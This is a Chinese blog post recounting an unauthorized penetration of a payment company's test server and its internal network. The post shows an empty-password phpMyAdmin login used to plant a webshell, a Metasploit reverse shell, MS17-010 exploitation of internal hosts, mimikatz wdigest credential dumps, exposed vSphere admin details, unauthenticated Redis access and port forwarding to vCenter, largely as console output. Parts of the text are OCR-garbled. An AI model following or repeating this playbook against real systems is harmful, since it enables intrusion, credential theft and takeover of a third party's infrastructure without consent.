# 某第三支付边界机漏洞导致的内网渗透

2019 了... 2018 立的 Flag 变成了 2019 的 Flag... 真是个废物啊! ~

# 前言

朋友邀请我进"圈子",说里面有些文章还不错,就注册了一个账号,可是要发文章才能激活,所以就把前段时间的捡的一个洞,打打码提交了。 想想好久没写东西了,既然都在别的地方发了半个多月了,就复制过来了。

此次渗透是一次意外,也提交到了 CNVD。实在没时间写东西了,反正是半个月前写的,那也没发什么地方,就打打码发这里来了,想进来看看,交点朋友。内容较为敏感故进行了打码,重在过程内容不太重要。

# 正文

有增改,可能有些地方不通顺。将就着看吧。

一次意外捡到的这个 IP

#### http://11. \*. \*. 3/

打开就看到 XX 支付测试环境 虽然当时不知道 XX 支付是干嘛的 但是看到测试环境就想搞搞

于是扫了一下端口 发现开了很多 有 ssh 的也有 rdp 的 是台边界的出口机子 经常遇到这样的机子一般都很弱

其中 55 端口跑着 http 然后发现目录遍历... 目录遍历发现一个日志文件, 百来 M 最新写入时间就在几秒钟前...

打开一看,突然后背发凉... 被记录了我的真实 IP, 有点不爽, 我就随便看看也记录我 IP, 于是就想着撸下来删日志。

于是就慢慢看

http://11.\*.\*.3:55/login.php?note=expired

继续看这个站然后找到了 phpmyadmin 发现版本很老,而且空口令

欢	php <mark>MyAdmin</mark> 空使用 phpMyAdmin	
_Language		
中文 - Chinese si	implified (utf-8)	
-登入 服 <b>务器</b>	127.0.0.1:3306	
登入名称:	root	
密码:		
		执行
<b>⑥</b> Cookies 必须	i启用才能登入。	执行

账户 root 密码 空



然后理所当然的写了个 shell

http://11. \\*. \\*. 3:55/a. php

### 为了方便 上传了一个大马

## http://11. \\*. \\*. 3:55/xx. php

执行 cmd 很多命令用不了,但是 administrator 的 desktop 能访问 应该是 administrator 或者 system 权限

看了进程没有杀毒 直接丢了一个 msf 反弹马上去

meterpreter > getuid <u>Server username: NT AUTHORITY\SYSTEM</u> 忘记了 XP 系统无法没有 whoami

<u>meterpreter</u> > she<u>ll</u> Process 4700 created. Channel 475 created. Microsoft Windows XP [°份 5.1.2600] (C) °爨E 1985-2001 Microsoft Corp. D:\>whoami whoami 'whoami' ²» в¿» [¿ļ®£¬X²» č?eij́ »[¦mτ⅓þi£ D:\>

Kasiantinet Xp 系统 开始感觉是应该是虚拟机 有点

## 怀疑是蜜罐

```
meterpreter > run checkvm
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

然后想着 进都进来了 就看看内网怎么样吧... 后来发现内网挺大的

于是... 添加路由表 轻轻的扫了一下内网 挑了两个 445 打 ms17010 证明内网可大量沦陷

```
<u>msf</u> auxiliary(scanner/portscan/tcp) > set ports 21-25,80-90,8080-8090,1433,3306,1521,6379,873,11211,445,139,135 ports => 21-25,80-90,8080-8090,1433,3306,1521,6379,873,11211,445,139,135
msf auxiliary(scanner/portscan/tcp) > run
                                             - 172.16.1.12:21 - TCP OPEN
- 172.16.1.12:22 - TCP OPEN
- 172.16.1.12:80 - TCP OPEN
 [+] 172.16.1.12:
[+] 172.16.1.12:
[+] 172.16.1.12:
                                              - 172.16.1.15:22 - TCP OPEN
[+] 172.16.1.15:
                                            - 172.16.1.15:22 - TCP OPEN

- 172.16.1.11:22 - TCP OPEN

- 172.16.1.10:22 - TCP OPEN

- 172.16.1.10:80 - TCP OPEN

- 172.16.1.12:1521 - TCP OPEN

- 172.16.1.12:3306 - TCP OPEN

- 172.16.1.15:8083 - TCP OPEN

- 172.16.1.20:135 - TCP OPEN
       172.16.1.11:
[+] 172.16.1.10:
[+] 172.16.1.10:
[+] 172.16.1.12:
 [+] 172.16.1.12:
 [+] 172.16.1.15:
[+] 172.16.1.20:
                                             - 172.16.1.20:445 - TCP OPEN
- 172.16.1.20:139 - TCP OPEN
- 172.16.1.40:22 - TCP OPEN
[+] 172.16.1.20:
[+] 172.16.1.20:
[+] 172.16.1.40:
                                               - 172.16.1.40:6379 - TCP OPEN
[+] 172.16.1.40:
[*] Scanned 38 of 256 hosts (14% complete)
                                            - 172.16.1.54:22 - TCP OPEN

- 172.16.1.41:22 - TCP OPEN

- 172.16.1.55:135 - TCP OPEN

- 172.16.1.55:139 - TCP OPEN

- 172.16.1.55:1445 - TCP OPEN

- 172.16.1.52:135 - TCP OPEN

- 172.16.1.52:139 - TCP OPEN

- 172.16.1.52:445 - TCP OPEN

- 172.16.1.50:1521 - TCP OPEN

- 172.16.1.50:8080 - TCP OPEN
[+] 172.16.1.41:
       172.16.1.55:
[+] 172.16.1.55;
[+] 172.16.1.55:
[+] 172.16.1.52:
 [+] 172.16.1.52:
 [+] 172.16.1.52:
[+] 172.16.1.50:
                                             - 172.16.1.50:1921 - TCP OPEN
- 172.16.1.50:8080 - TCP OPEN
- 172.16.1.42:8083 - TCP OPEN
- 172.16.1.44:8080 - TCP OPEN
[+] 172.16.1.50:
 [+] 172.16.1.42:
 [+] 172.16.1.44:
                                               - 172.16.1.55:8080 - TCP OPEN
- 172.16.1.55:3306 - TCP OPEN
[+] 172.16.1.55:
[+] 172.16.1.55:
       172.16.1.41:
                                                - 172.16.1.41:6379 - TCP OPEN
[*] Scanned 55 of 256 hosts (21% complete)
```

172. 16. 1. 20 172. 16. 1. 210

# 都存在 17010 漏洞 还有好几台都有... 我就打了两台

### 再看看是不是虚拟机

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.
meterpreter > [*]

R3start.net

R3
```

豁! $^{\sim}$ 宿主机 似乎有搞头? 于是又打了一台 反弹的 shell

```
Active sessions

Id Name Type Information Connection

3 zhifu meterpreter x86/windows NT AUTHORITY\SYSTEM @ XP-DEVT 323 -> (172.16.1.55)
137 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-RTMR07STOBU 7 -> (172.16.1.210)
139 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-562LRNVVJRR :4/48 -> RSSTartnet

RSSTartnet
```

看了一下管理员桌面

```
Name
----
00:49 +0800 112证书网址根证书密码111111.pfx
50:51 +0800 2008.exe
57:46 +0800 bankorsmangnar_evank.exe
09:02 +0800 Firefox-latest(1).exe
07:17 +0800 SecureCRT - 快捷方式.lnk
12:38 +0800 VPN Client.lnk
43:24 +0800 WinSCP-5.11.2.7781-Setup.exe
56:08 +0800 Xshell.lnk
41:26 +0800 allinpay.txt
53:07 +0800 certdown
12:34 +0800 desktop.ini
12:35 +0800 iexplore - 快捷方式.lnk
36:08 +0800 tlzf-rsa.pfx
23:12 +0800 tlzf-rsa.pfx
23:12 +0800 tlzf-test-vpn
02:49 +0800 flxf-shbank.pfx
58:38 +0800 wn主机用户.txt
24:02 +0800 启动PLSQL - 快捷方式.lnk
42:50 +0800 表付系统测试数字证书制作指导手册(1).docx
34:24 +0800 根证书.cer
42:50 +0800 附件1: 证书申请流程.zip

R3start.net
```

# 又发现一台主机的密码

```
vm center£º172.16.2.9 administrator@vsphere.local Gë vm center£º172.16.1.210 administrator@vsphere.local Gë Lini ned
```

### 然后还发现了别的域

#### 然后两台都抓了一下密码

```
meterpreter > waigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
AuthID
         Package
                     Domain
                                      User
                                                        Password Password
0;997
          Negotiate NT AUTHORITY
                                      LOCAL SERVICE
          NTLM
0;37691
0;996
          Negotiate VM
                                      WIN-RTMR07ST08U$ 0c ce ee 5c 9c ba 29 67 59 e8 93 cb c6
25 ca d6 aa 78 7a f7 f8 ed 72 e5 0b 3e 6e b2 1a 1a d5 4c c3 5f fc d5 2b 7d a7 96 a2 31 37 68 f
e9 9d 39 13 e7 a5 45 94 3d 8d c0 84 37 ed 48 37 ba 49 4e bf b0 87 de 3f d0 c4 86 82 05 ff 55
8 91 c0 4d 66 03 18 d0 ae 51 52 7c 5a f2 57 87 34 cc e8 07 63 d8 3e f2 c0 57 cc 79 80 3e 7e b9
ad f5 fd 3d 12 1d c1 a0 b1 3e 6c d5 99 29 9c cf 1f a5 65 01 22 95 90 a3 1d 0f f6 db 7d 8f f0 c
40 7b 48 ec c3 5d c7 87 3e 92 6f c2 d7 d5 31 la e8 a3 ba 49 82 20 a0 9c 2a 29 af 75 7b 4d 21
a a3 1d 65 57 69 d2 e3 f9 f2 25 00 bd db 2c 48 e1 7e 59 7a eb 49 3c ef 3b 92 5d 40 15 e5 6e d1
56 df f0 8f 68 la 25 0f 97
0;999
         Negotiate VM
                                      WIN-RTMR07ST08U$ 0c ce ee 5c 9c ba 29 67 59 e8 93 cb c6
25 ca d6 aa 78 7a f7 f8 ed 72 e5 0b 3e 6e b2 la la d5 4c c3 5f fc d5 2b 7d a7 96 a2 31 37 68 f
e9 9d 39 13 e7 a5 45 94 3d 8d c0 84 37 ed 48 37 ba 49 4e bf b0 87 de 3f d0 c4 86 82 05 ff 55
8 91 c0 4d 66 03 18 d0 ae 51 52 7c 5a f2 57 87 34 cc e8 07 63 d8 3e f2 c0 57 cc 79 80 3e 7e b9
ad f5 fd 3d 12 1d c1 a0 b1 3e 6c d5 99 29 9c cf 1f a5 65 01 22 95 90 a3 1d 0f f6 db 7d 8f f0 c
40 7b 48 ec c3 5d c7 87 3e 92 6f c2 d7 d5 3l la e8 a3 ba 49 82 20 a0 9c 2a 29 af 75 7b 4d 2l
a a3 1d 65 57 69 d2 e3 f9 f2 25 00 bd db 2c 48 e1 7e 59 7a eb 49 3c ef 3b 92 5d 40 15 e5 6e d1
56 df f0 8f 68 la 25 0f 97
0:585550 NTLM
                     WIN-RTMR07ST08U Administrator
0;565826 NTLM
                     WIN-RTMR07ST08U Administrator
                                                        Ľ٨
```

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008 F
).). Did you mean to 'load kiwi' instead?
Success.
<u>meterpreter</u> > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
           Package
AuthID
                      Domain
                                                         Password
                                       User
-----
θ;996
           Negotiate WORKGROUP
                                       WIN-562LRNVVJRR$
θ;997
           Negotiate NT AUTHORITY
                                       LOCAL SERVICE
θ;45183
           NTLM
0;999
                                       WIN-562LRNVVJRR$
           NTLM
                      WORKGROUP
                                                         L(___Rastart.ne
0;4498567 NTLM
                      WIN-562LRNVVJRR Administrator
```

其中 172.16.1.20 里面发现连接了一个 1521

±åμ²∏ • سۆٰμ.	PII		
0.0.0.0:135	0.0.0.0:0	LISTENING	672
0.0.0.0:445	0.0.0.0:0	LISTENING	4
0.0.0.0:3389	0.0.0.0:0	LISTENING	1412
0.0.0.0:47001	0.0.0.0:0	LISTENING	4
0.0.0.0:49152	0.0.0.0:0	LISTENING	364
0.0.0.0:49153	0.0.0.0:0	LISTENING	760
0.0.0.0:49154	0.0.0.0:0	LISTENING	800
0.0.0.0:49156	0.0.0.0:0	LISTENING	472
0.0.0.0:49157	0.0.0.0:0	LISTENING	1488
0.0.0.0:49159	0.0.0.0:0	LISTENING	480
2 127.0.0.1:62514	0.0.0.0:0	LISTENING	1036
9 172.16.1.20:139	0.0.0.0:0	LISTENING	4
9 172.16.1.20:49160	172.16.1.12:1521	ESTABLISHED	2312
9 172.16.1.20:49167	172.16.1.12:1521	ESTABLISHED	2312
9 172.16.1.20:49168	<b>22</b> .16.1.12:1521	ESTABLISHED	2312
9 172.16.1.20:49179	121.201.102.222:4748	ESTABLISHED	296
e [::]:135	[::]:0	LISTENING	672
e [::]:445	[::]:0	LISTENING	4
9 [::]:3389	[::]:0	LISTENING K	38t <u>1412</u> net

我并没有在磁盘中去查找 1521 的密码 不过我感觉如果找了 应该也是通杀的。

# 然后转发了一台 6379 端口出来 证明一下 无口令

```
oot@kali:~# redis-cli -h 22 -p 6363
2:6363> INFO
# Server
redis_version:3.2.5
redis_git_shal:00000000
redis git dirty:0
redis_build_id:d3ad6be821b0ac48
redis mode:standalone
os:Linux 2.6.32-358.el6.x86 64 x86 64
arch bits:64
multiplexing api:epoll
gcc_version:4.4.7
process id:2149
run id:8273f07b74dbb0ee6552c4369189261b325826a1
tcp_port:6379
uptime in seconds:1238064
uptime_in_days:14
hz:10
lru clock:3523158
executable:/app/tltapp/redis-3.2.5/./bin/redis-server
config file:/app/tltapp/redis-3.2.5/conf/redis.conf
# Clients
connected clients:2
client longest output list:0
client biggest input buf:0
blocked clients:0
# Memory
used memory:5753968
used memory human:5.49M
used memory rss:12001280
used_memory_rss_human:11.45M
used memory peak:5753968
used_memory_peak_human:5.49M
total system memory:4019245056
total_system_memory_human:3.74G
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:20000000000
maxmemory_human:1.86G
maxmemory policy:allkeys-lru
```

别的 3306 3389 1433 80-90 8080-8090 这些端口 我都没看 主要是点到为止那几台 6379 其实都可以 shell 了


还有 172.16.1.210 应该是 vsphere 的控制台 而且密码应该就是这个通用的进去了能接管其他主机 相当于域控

于是乎....

我就把 172.16.1.210 的 443 端口转发出来了

```
meterpreter > portfwd add -l 2280 -r 172.16.1.210 -p 443
[*] Local TCP relay created: :2280 <-> 172.16.1.210:443
meterpreter > R2start net
```

# 发现确实是



点到为止,没有继续了。

-			主要是线程开的有点大 有些	些跳过了
[+] 172.16.1.12:		.12:21 - TCP OPE		
[+] 172.16.1.12:		.12:22 - TCP OPE		
[+] 172.16.1.12:	- 172.16.1	.12:80 - TCP OPE	N	
[+] 172.16.1.15:	- 172.16.1	.15:22 - TCP OPE	N	
[+] 172.16.1.11:	- 172.16.1	.11:22 - TCP OPE	N	
[+] 172.16.1.10:		.10:22 - TCP OPE		
[+] 172.16.1.10:	- 172.16.1	.10:80 - TCP OPE	N	
[+] 172.16.1.12:	- 172.16.1	.12:1521 - TCP C	PEN	
[+] 172.16.1.12:	- 172.16.1	.12:3306 - TCP C	PEN	
[+] 172.16.1.15:	- 172.16.1	.15:8083 - TCP C	PEN	
[+] 172.16.1.20:	- 172.16.1	.20:135 - TCP OF	PEN	
[+] 172.16.1.20:	- 172.16.1	.20:445 - TCP OF	PEN	
[+] 172.16.1.20:	- 172.16.1	.20:139 - TCP OF	PEN	
[+] 172.16.1.40:	- 172.16.1	.40:22 - TCP OPE	N	
[+] 172.16.1.40:	- 172.16.1	.40:6379 - TCP C	PEN	
[+] 172.16.1.48:	- 172.16.1	48:22 - TCP OPE	N	
[+] 172.16.1.46:	- 172.16.1	.46:22 - TCP OPE	N	
[+] 172.16.1.49:	- 172.16.1	49:22 - TCP OPE	N	
[+] 172.16.1.47:	- 172.16.1	47:21 - TCP OPE	N	
[+] 172.16.1.47:	- 172.16.1	47:22 - TCP OPE	N	
[+] 172.16.1.50:	- 172.16.1	.50:21 - TCP OPE	N	
[+] 172.16.1.45:	- 172.16.1	.45:22 - TCP OPE	N	
[+] 172.16.1.50:	- 172.16.1	.50:22 - TCP OPE	N	
[+] 172.16.1.51:	- 172.16.1	.51:22 - TCP OPE	N	
[+] 172.16.1.44:	- 172.16.1	.44:22 - TCP OPE	N	
[+] 172.16.1.43:	- 172.16.1	.43:22 - TCP OPE	N	
[+] 172.16.1.53:	- 172.16.1	.53:22 - TCP OPE	N	
[+] 172.16.1.42:	- 172.16.1	.42:22 - TCP OPE	N	
[+] 172.16.1.54:	- 172.16.1	.54:22 - TCP OPE	N	
[+] 172.16.1.41:	- 172.16.1	.41:22 - TCP OPE	:N	
[+] 172.16.1.55:	- 172.16.1	.55:135 - TCP OF	PEN	
[+] 172.16.1.55:	- 172.16.1	.55:139 - TCP OF	PEN	
[+] 172.16.1.55:	- 172.16.1	.55:445 - TCP OF	PEN	
[+] 172.16.1.52:	- 172.16.1	.52:135 - TCP OF	PEN	
[+] 172.16.1.52:	- 172.16.1	.52:139 - TCP OF	PEN	
[+] 172.16.1.52:	- 172.16.1	.52:445 - TCP OF	PEN	
[+] 172.16.1.50:		50:1521 - TCP C		
[+] 172.16.1.50:		.50:8080 - TCP C		
[+] 172.16.1.42:		.42:8083 - TCP C		
[+] 172.16.1.44:		.44:8080 - TCP C		
[+] 172.16.1.55:		.55:8080 - TCP C		
[+] 172.16.1.55:		.55:3306 - TCP C		
			PEN R3sta	